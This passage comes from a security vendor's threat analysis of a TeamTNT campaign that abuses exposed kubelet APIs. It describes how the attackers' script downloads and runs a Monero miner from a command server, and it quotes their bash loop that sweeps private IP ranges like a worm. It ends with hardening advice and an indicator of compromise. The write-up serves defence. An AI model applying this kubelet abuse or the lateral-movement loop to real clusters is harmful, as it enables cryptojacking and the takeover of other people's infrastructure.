
As we can see from the kubelet server.go code above, the API endpoint /runningpods does exactly what the endpoint says, it lists the running pods. First, the kube_pwn() function lists all the current running pods inside the node in a JSON format. Then, for each container running on each node, it takes advantage of the /run endpoint on the kubelet API to run the following commands:

1. Updates the package index of the container.

2. Installs the following packages: bash, wget and curl.

3. Downloads a shell script called setup_xmr.sh from the TeamTNT C&C server and saves it on the tmp folder.

4. Executes the script to start mining for the Monero cryptocurrency.




```
// InstallDebuggingHandlers registers the HTTP request patterns that serve logs or run commands/containers
func (s *Server) InstallDebuggingHandlers() {
	klog.InfoS("Adding debug handlers to kubelet server")

	s.addMetricsBucketMatcher("run")
	ws := new(restful.WebService)
	ws.
		Path("/run")
	ws.Route(ws.POST("/{podNamespace}/{podID}/{containerName}").
		To(s.getRun).
		Operation("getRun"))
	ws.Route(ws.POST("/{podNamespace}/{podID}/{uid}/{containerName}").
		To(s.getRun).
		Operation("getRun"))
	s.restfulCont.Add(ws)
```

Figure 7. Part of the kubelet API Server code from Kubernetes central repository on GitHub. Source: https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/server/server.go#L410

To finish this, they run the same kube_pwn() function we analyzed against a series of internal IP ranges looking for new targets to compromise, with similar behavior to a worm.



```
LAN_RANGES=("10.0.0.0/8" "172.16.0.0/12" "192.168.0.0/16" "169.254.0.0/16" "100.64.0.0/10")
for LRANGE in ${LAN_RANGES[@]}; do kube_pwn $LRANGE ; done
```

Figure 8. A piece of code from the kube.lateral.sh, the file identified on TeamTNT's C&C server.


Recommendations and Trend Micro Cloud Security Solutions

According to the new MITRE ATT&CK for Containers, Exploit Public-Facing Applications (T1190) is one of the entry points for attackers and could allow them to take over an organization's cluster via RBAC misconfiguration or a cluster's vulnerable version.

How to secure the Kube API Server

It is important to ensure that their Kube API Servers are not exposed. A straightforward way to check is by attempting to hit the API server from an external IP. This curl request should be used to check if the API is public-facing or otherwise: "curl -k https://API-SERVER-IP:PORT/api."

If there is a response from this curl request, similar to the one shown in Figure 9, then it means that the API is publicly available and is exposed:



```
~ % curl -k https://[redacted]:6443/api
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/api\"",
  "reason": "Forbidden",
  "details": {

  },
  "code": 403
}%
```

Figure 9.
An example of a response after performing a curl request to check if an API is publicly accessible.

Other best practices for protecting Kubernetes deployments can be found in our infosec guide, “The Basics of Keeping Kubernetes Clusters Secure.”

Cloud security solutions such as Trend Micro Cloud One™ help enterprises access protection for continuous integration and continuous delivery (CI/CD) pipelines and applications. The platform includes:

- **Workload Security: runtime protection for workloads**
- **Container Security: automated container image and registry scanning**
- **File Storage Security: security for cloud file and object storage services**
- **Network Security: cloud network layer IPS security**
- **Application Security: security for serverless functions, APIs, and applications**
- **Conformity: real-time protection for cloud infrastructure — secure, optimize, comply**

Conclusion

This campaign is notable because it is the first time, we analyzed published tools from the TeamTNT group. Furthermore, the continued use of crypto-jacking and credential-stealing indicate that these will remain in the threat actor’s primary repertoire of techniques for the near future.

The high number of targets shows that TeamTNT is still expanding its reach (especially in cloud environments) and perhaps infrastructure since the group can monetize a more significant amount from their campaigns with more potential victims. The group’s activities add to the number of potential threats that Kubernetes users face.

Indicators of Compromise (IOCs)

File name	SHA256	Detection name
kube.lateral.sh	0dc0d5e9d127c8027c0a5ed0ce237ab07d3ef86706d1f8d032bc8f140869c5ea	Trojan.SH.YELLOWDYE.A

Cloud

We have found and confirmed close to 50,000 IPs compromised by this attack perpetrated by TeamTNT across multiple clusters. Several IPs were repeatedly exploited during the timeframe of the episode, occurring between March and May.

By: Magno Logan, David Fiser May 25, 2021 Read time: (words)

Content added to Folio